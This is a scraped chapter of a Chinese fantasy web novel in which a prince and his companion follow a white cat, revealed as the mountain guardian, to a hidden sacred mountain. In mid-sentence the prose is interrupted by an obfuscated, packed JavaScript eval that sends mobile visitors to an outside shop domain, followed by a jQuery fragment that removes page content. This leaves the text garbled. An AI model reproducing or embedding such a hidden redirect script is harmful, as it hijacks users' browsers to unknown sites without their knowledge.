“没有守山人了?”顾渊诧异,他下意识地看向月千歌,就见月千歌也微微蹙眉,似乎觉得有些不可思议。
月千歌抬起眼眸,对视上顾渊的视线,轻轻摇了摇头。顾渊明白,月千歌与自己一样,对村长的话有所怀疑。
村长很有可能是为了不让他们去南禺之山而胡乱编的谎言。
村长见两人的表情,也知道他们没有信自己的话,他也不多解释什么,只是端起茶杯,吹了吹水面上漂浮着的茶叶梗,慢慢喝了口茶。
又随便聊了一些,村长让钱大瑞打扫两间干净的屋子出来,又让陆青去杀一只鸡。
等那两人都出了堂屋,村长才对顾渊说道:“老朽知道殿下没有信老朽话,如果殿下不嫌弃,可以在村子里住一段时间。或许见到您,南禺之山会出现,守山人也会出现。”
村长是故意支开钱大瑞和陆青的,这两人性子都有些急,如果让他们知道顾渊不信自己的话,他们才不管顾渊是太子还是新帝,必定会将顾渊和月千歌赶出去。
村长将话挑明,顾渊和月千歌的脸上多多少少有些尴尬,顾渊忙道:“村长别介意,我只是……”
村长笑着打断了顾渊的话,浑浊的眼眸此时竟然有了一丝清明,他道:“老朽知道殿下何意,换做是老朽,也不一定会信,故而老朽才提议让二位在村中住些时日。”
村长微微顿了顿,他放下手中的茶杯,又摸着趴在他腿上的白猫,说道:“小雪说殿下身上有王气,殿下又得到过天启,想来南禺之山会为了殿下而显现。”
说到天启,顾渊在以前还是有点点心虚,毕竟长江天启是假的,那是月千歌的手笔,可是如今,他理直气壮起来。
管他天启是真是假,只要他有能力,假的也能成为真的。
……
是夜,顾渊和月千歌暂住在村长家里。
下午陆青杀了一只鸡,村长家的晚饭便炖了一大锅热腾腾的鸡汤。
鸣凤村虽然安定,衣食不愁,却并不富裕,这鸡都是养着下蛋的,很少会杀来炖汤。
今日如果不是顾渊他们来到村子里,村长也不舍不得让陆青杀鸡。
鸡汤分了几份,钱大瑞媳妇提着食盒给村子里的几户老人送去,剩下的还有小半锅,但是给顾渊和月千歌还有村长各自舀了一碗后,那锅鸡汤就见了底。
明朝和明夕是村长家隔壁的孩子,他们在家里吃完了晚饭就来村长家找小雪玩。来到堂屋门口,两个孩子盯着碗里热乎乎油亮亮的鸡汤,有些嘴馋。只不过两个孩子被教育的很好,也没有讨吃的,就是抱着白猫在院子里玩。
见此,顾渊和月千歌都默契地端起了自己面前的鸡汤,给两个孩子送去。
钱大瑞见此,连忙说道:“殿下不必这样。”
顾渊笑道:“我是苦日子过久了,吃了鸡汤,反而不舒服。”他搬来一根条凳在两个孩子面前,将端着的鸡汤放下,月千歌也把鸡汤放在了条凳上,还顺手摸了摸那只叫小雪的白猫。
钱大瑞自然是不相信顾渊的话,只得看向村长。村长冲着他摇了摇头,意思是随他吧。
顾渊回到桌子前,夹一些晒干拌着辣椒油的萝卜干,挑眉笑道:“还是这个对我的胃口。”
月千歌也道:“这萝卜干麻辣鲜香,不知道夫人是怎么做的?”说这话时,月千歌眉眼笑得温柔,他望向坐在对面的钱大瑞的媳妇。
钱大瑞媳妇一怔,不料月千歌会突然问她话,她有些惶恐,悄悄拽了拽身边的钱大瑞。
“抱歉,是我失礼了。”月千歌颔首道歉。
钱大瑞连忙挥了挥手说:“先生客气了,是我家媳妇害羞,这萝卜干如果先生喜欢,走的时候给您包一大包。”
月千歌微笑道:“那就却之不恭了。”
明朝和明夕捧着碗,蹲在院子里喝着鸡汤,村长给自己倒了一杯老参酒,钱大瑞与他夫人互相夹着菜,两人相敬如宾。白猫走在堂屋门口,它撑了一个懒腰,又打了一个哈欠,翘着尾巴来到顾渊脚边来回蹭着。
屋外月光皎洁,草林河流间,虫鸣蛙叫。屋内烛光摇曳,不大的四方桌前,其乐融融。
顾渊不禁在想,如果南朝没有妖兽作乱,那么这份温馨,便是家家户户的常态吧。不求山珍海味,不求绫罗绸缎,不求金银珠宝,也不求权势滔天,只求一份安宁。
吃了饭,顾渊就回到了村长给他准备的屋子里。夜还长,顾渊有些无所事事,就独坐在窗边,抬头望着今夜的明月。
也不知坐了多久,村子里的灯火熄灭,窗外只有一片月光,还有零星几只春末早醒的萤火虫。
夜已经深了,顾渊还不太困,依旧坐在窗边胡乱想着这些日子发生的事。
“喵呜。”
一声猫叫打断了顾渊的胡思乱想,他低头看去,就见那只白猫来到了窗下。白猫抬起头瞅着顾渊,碧绿色的眼睛在月光下好像泛着深邃的绿光,就像是一块价值连城的猫眼石。
白猫见顾渊在看它,便转过身往外走了两步,翘起了它那毛茸茸的尾巴晃了晃,旋即又回头看着顾渊。
顾渊没有动,目光倒是落在了它的身上。
白猫有些急了,回到了窗下转了两圈,又往前走了两步,驻足回首,尾巴耷拉了下来,拍了拍地。
顾渊依旧不动。
白猫:“……”这么明显的暗示他看不懂吗?!
“呵呵……”清丽的笑声响起,顾渊寻着笑声看去,月千歌从月色中走了出来。
月千歌理了理自己的衣摆,半蹲下/身子,朝着那只白猫招了招手。
那白猫却不理他,还在顾渊窗前转着。
“你在不出来跟着它,它恐怕都要急的说出人话了。”月千歌笑着打趣道。
白猫本来回头瞅着顾渊,听见月千歌的话,它竟然没好气地睨了月千歌一眼。
顾渊有些惊讶,他是知道这狸奴通灵性,但此时的这只狸奴,并不像是猫,更像是一个人。
“跟着它吧。”月千歌起身,对顾渊说道,“它,就是守山人。”
“它是守山人?”顾渊觉得有些匪夷所思,可转念一想,却也很合理。正常的猫怎么可能活那么久!而且这只白猫还能看出来他身上的王气。
既然守山人出现了,还示意自己跟着,那是不是意味着南禺之山也出现了?
想到这,顾渊不敢耽误,也懒得走门了,就直接从窗户跳了出来。
落地后,顺手把那白猫抱了起来。他一只手抱着白猫,另一只手捏着白猫前脚的肉垫,问它道:“你真是守山人?”
白猫“喵呜”一声,挣扎着要从他怀中蹦下来,顾渊只得松了手。
顾渊和月千歌跟在白猫后面,然而那只白猫没有带他们去南禺之山,而是在村子里乱逛
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17710784|208415||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
着。
就这样走了几个时辰,村子里的鸡都打鸣了,顾渊也从开始的兴致勃勃,到最后不禁怀疑这猫真是守山人吗?它难道不是吃了耗子后肚子撑了,在村子里遛弯消食?!
月千歌这是也有些纳闷了,难道是他认错了?这猫不是——它?
就在顾渊决定再逛一圈就回屋睡觉时,他发现周围渐渐起了雾。
东边的太阳还未升起,独属于清晨的熹微藏在了重云后面,隐约有着光,却不明亮。
晨雾将整个村子笼罩,缥缈间,就见浩瀚的云气中出现一座山,一座仙气缭绕的山。
南禺之山!
顾渊忙要过去,那白猫跑到了他的脚下,将他绊了个踉跄。
好在顾渊身手矫健,才没有摔倒在地。
顾渊这才想起来南禺之山就算是出现了,没有守山人也不知道上山的路在哪里。
白猫在绊住顾渊后,又翘起了它的尾巴,晃了两下,回过头瞥了顾渊一眼,那小表情里有些得意,也有些嫌弃,像是再说“这王气的主人怎么那么冒冒失失的?”
顾渊磨牙,这白猫的表情太欠揍了。
白猫看出来顾渊想揍它,碧绿的眼睛眯成一条缝,那脸上嫌弃的表情更明显了。它都不想在看他,便又转回了头,朝着右边的小路走去。
顾渊:“……”这猫,欺人太甚。
月千歌一旁看着,忍俊不禁,他用袖子掩面,让自己不要笑出声来。
顾渊是想揍那只白猫,到底还是没有动手,他和月千歌一起跟在那白猫身后。眼瞅着离那虚幻缥缈的南禺之山越来越近了,月千歌轻轻拽住了顾渊的衣袖。
顾渊侧过头,月千歌小声说道:“到了南禺之山,看见什么黄金玉石都不能捡。”
“为什么?有毒吗?”
“恰恰相反,那些黄金和玉石充满着灵气,都是难得的宝物。”月千歌说道,“只是你若捡了黄金或者玉石,鹓雏就绝对不会出现。”
封神过后,南禺之山隐秘于九州之中,千百年来,寻找南禺之山的人不少,但是从来没人进去过,自然也没人见过鹓雏,所以也没有人知道如果捡了山中的黄金或者玉石,鹓雏就不会出现。
顾渊没有问月千歌为什么知道这么多,而是选择相信他。
顾渊的确对月千歌的真实身份很好奇,但他尊重月千歌,月千歌既然不说,总有缘由。顾渊不会多问什么,也不会去调查他。
“我知道了。”顾渊保证道,“我不会去捡拾山中的黄金或者玉石。”
见顾渊一本正经的保证,月千歌嘴角含着笑,依旧是那么温柔。他松开了抓着顾渊的袖子手,宽慰顾渊道:“即便鹓雏不出现也没什么,您是尊贵无双的帝王,自会有神兽献瑞。”
鲜衣怒马的少年勾起了唇角,扬起一抹恣意张扬的笑容,他得意道:“那是自然。”
就在这时,白猫停了下来。它转过身看着顾渊,随后竟然恭敬地退在一边。顾渊望去,只见面前出现一条青石砌成的石阶蜿蜒向上,两边都是葳蕤茂盛的梧桐树。在山路前弥漫着淡淡烟雾,与村子里的起的晨雾不同,这里烟雾氤氲,却带着净化的力量,连带着周围的空气都清澈了不少。
月千歌了然道:“前面就是上南禺之山的路了,我们只能在山脚下等着您。”
顾渊点了点头,只身朝着那青石小路走去。